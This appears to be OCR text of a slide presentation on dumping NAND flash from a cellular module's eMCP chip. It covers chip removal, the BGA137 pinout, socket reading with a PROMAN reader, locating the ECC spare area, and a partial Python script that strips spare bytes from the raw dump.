
Old Cellular Module




New Cellular Module

Dumping NAND flash

- Tear down the flash chip with BGA rework station



400 ℃ Hotair with Infrared Heating




Qualcomm eMCP

Hisilicon eMCP

Raw NAND Pinout

- The eMCP flash on old cellular module is the BGA 137 footprint.
- 6-ways Control pins & 8-bit Data I/O pins




	DNU							DNU	DNU
NC	CKE1	RE#	CLE	V_{CC}	CE#	WE#	V_{DD}	V_{SS}	NC
V_{SS}	A4	WP#	ALE	V_{SS}	RB#	DQ31	DQ30	V_{DDQ}	V_{SSQ}
V_{DD}	A5	A7	A9	DQ25	DQ27	DQ29	DQ28	V_{SSQ}	V_{DDQ}
A6	A8	CKE0	DQ18	DQS3	DQ22	DM3	DQ26	V_{DDQ}	V_{SSQ}
A12	A11	CS1#	DQ17	DQ19	DQ24	DQ23	DM2	V_{SSQ}	V_{DDQ}
DNU	RAS#	DQ15	DQ16	DQS1	DM1	DQ9	CK	V_{DDQ}	V_{SSQ}
V_{DD}	CAS#	DQ20	DQ21	DQ13	DQ12	DQS2	CK#	V_{SS}	V_{DD}
V_{SS}	CS0#	BA0	DQ14	DQ11	DQ10	DQS0	DM0	V_{SSQ}	V_{DDQ}
WE#	BA1	A10	A0	DQ7	DQ8	DQ6	DQ4	V_{DDQ}	V_{SSQ}
A1	A2	A3	DQ0	DQ1	DQ2	DQ3	DQ5	V_{DDQ}	V_{SSQ}
V_{DD}	V_{SS}	A13	RFU	I/O3	I/O5	I/O14	I/O7	V_{SSQ}	V_{DDQ}
I/O0	I/O1	I/O2	I/O10	V_{CC}	I/O6	I/O13	I/O15	V_{DDQ}	V_{SSQ}
RFU	I/O8	I/O9	I/O11	I/O12	V_{SS}	I/O4	V_{DD}	V_{SS}	LOCK
DNU	DNU							DNU	DNU

Top View – Ball Down

● NAND ● LPDDR ● Supply ● Ground


BGA 137 Pin-Assignment




Wiring up with magnet wire

Dumping Firmware with BGA Socket

- We made some sockets and adaptors for these NAND Flash.
- The socket and adapter are separate designs.



Full pinout adaptor




BGA Socket

Reading NAND Flash Data


- 2048-Bytes Data + 64-bytes Spare Area
- The NAND chip size is 512MB

Figure 7: Array Organization – MT29F4G08 (x8)



←2112 bytes →←2112 bytes →
Cache Register
Data Register
2048
64
2048
64
DQ7
DQ0
1 page = (2K + 64 bytes)
1 block = (2K + 64) bytes x 64 pages
= (128K + 4K) bytes
1 plane = (128K + 4K) bytes x 2048 blocks
= 2112Mb
1 device = 2112Mb x 2 planes
= 4224Mb
2048 blocks per plane
4096 blocks per device
1 block
1 block
Plane of even-numbered blocks (0, 2, 4, 6, ..., 4092, 4094)
Plane of odd-numbered blocks (1, 3, 5, 7, ..., 4093, 4095)

NAND Array Organization



每个页包含的数据区字节数 <3> 2048

每个页包含的冗余区字节数 <2> 64

每个块包含的页数 <2> 64

片选信号数量 <2> 2

每个片选信号下的块数 <3> 2048

信息栏 □ 进度条自动归零

待烧写文件

起始地址(16进制) 0x0

☑ 写冗余区 □ 写前检测已有数据

☑ 写完自动校对 □ 校对差异保存到文件

<读出>

保存到文件 'ocuments\20181126_8.bi

起始地址(16进制) 0x0 □ 读冗余区

结束地址(16进制) 0x1fffffff □ 校对保存


进度

```
自定义型号参数如下:
18字节
区大小64字节
64个页
个
含有块数4096个块
4096个块
 *容量512M字节
从地址0x0到地址0x1fffffff读取数据。
不读冗余区。
```


PROMAN NAND reader

Finding Spare Area

- The NAND user manual has suggestions for spare area mapping.
- In general, the spare area mapping always defined by NAND drivers.



Max Byte Address	Min Byte Address	ECC Protected	Area	Description
1FFh	000h	Yes	Main 0	User data
3FFh	200h	Yes	Main 1	User data
5FFh	400h	Yes	Main 2	User data
7FFh	600h	Yes	Main 3	User data
801h	800h	No		Reserved
803h	802h	No		User metadata II
807h	804h	Yes	Spare 0	User metadata I
80Fh	808h	Yes	Spare 0	ECC for main/spare 0
811h	810h	No		Reserved
813h	812h	No		User metadata II
817h	814h	Yes	Spare 1	User metadata I
81Fh	818h	Yes	Spare 1	ECC for main/spare 1
821h	820h	No		Reserved
823h	822h	No		User metadata II
827h	824h	Yes	Spare 2	User metadata I
82Fh	828h	Yes	Spare 2	ECC for main/spare 2
831h	830h	No		User data
833h	832h	No		User metadata II
837h	834h	Yes	Spare 3	User metadata I
83Fh	838h	Yes	Spare 3	ECC for main/spare 3




Bad Block Information	ECC Parity	User Data (Metadata)
2 bytes	8 bytes	6 bytes

Spare area mapping (x8)

Finding Spare Area


- Two ways to find spare area
  - Checking the source code: /drivers/mtd/nand/qcom_nandc.c



```
* NAND controller page layout info
*
* Layout with ECC enabled:
*
* |----------------------|  |---------------------------------|
* |           xx.......yy|  |             *********xx.......yy|
* |    DATA   xx..ECC..yy|  |    DATA     **SPARE**xx..ECC..yy|
* |   (516)   xx.......yy|  |  (516-n*4)  **(n*4)**xx.......yy|
* |           xx.......yy|  |             *********xx.......yy|
* |----------------------|  |---------------------------------|
*     codeword 1,2..n-1                  codeword n
*  <---(528/532 Bytes)-->    <-------(528/532 Bytes)--------->
*
* n = Number of codewords in the page
* . = ECC bytes
* * = Spare/free bytes
* x = Unused byte(s)
* y = Reserved byte(s)
*
* 2K page: n = 4, spare = 16 bytes
* 4K page: n = 8, spare = 32 bytes
* 8K page: n = 16, spare = 64 bytes
*
```


Finding Spare Area

- Two ways to find spare area
  - Checking the source code: /drivers/mtd/nand/qcom_nandc.c
  - Comparing NAND pages



```
E1E:5850h:  FF 20 28 6E 6F 74 41 66 74 65 72 29 00 43 65 72   ÿ (notAfter).Cer
E1E:5860h:  74 69 66 69 63 61 74 65 20 69 73 20 69 6E 76 61   tificate is inva
E1E:5870h:  6C 69 64 3A 20 69 6F 63 6F 72 72 65 63 74 20 6F   lid: incorrect n
E1E:5880h:  6F 74 41 66 74 3F 4D CC 7D 64 DA 18 72 35 81 FF   otAft?MÌ}dÚ.r5.ÿ
```

The Nst page




```
E1E:6090h:  FF 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ÿ...............
E1E:60A0h:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
E1E:60B0h:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
E1E:60C0h:  01 01 01 01 01 8A 76 E6 F5 0A 10 7B 09 3C 54 FF   .....Švæõ..{.<Tÿ
```

The Nst+1 page

Removing Spare Area


- The spare area are 64-bytes in one page.
- One page has 4 sub-pages. Each sub-page has one ECC area.
- In general, spare area doesn’t include the data zone.



```
try:
    with open(proman_file_path, 'rb') as proman_file:
        promanbin = proman_file.read()
        proman_file.close()
        with open(raw_file_path, 'wb') as raw_file:
            for x in range(0, len(promanbin), 0x840):
                pbuffer = promanbin[x:x+0x840]
                page_a = pbuffer[0x0:0x1D0] + pbuffer[0x1D1:0x1D1+0x34]
                page_b = pbuffer[0x1D1+0x34+0xB:0x3E0] + \
                    pbuffer[0x3E1:0x3E1+0x34]
                page_c = pbuffer[0x3E1+0x34+0xB:0x5F0] + \
                    pbuffer[0x5F1:0x5F1+0x34]
                page_d = pbuffer[0x5F1+0x34+0xB:0x800] + \
                    pbuffer[0x801:0x801+0x24]
                pbuffer = page_a + page_b + page_c + page_d
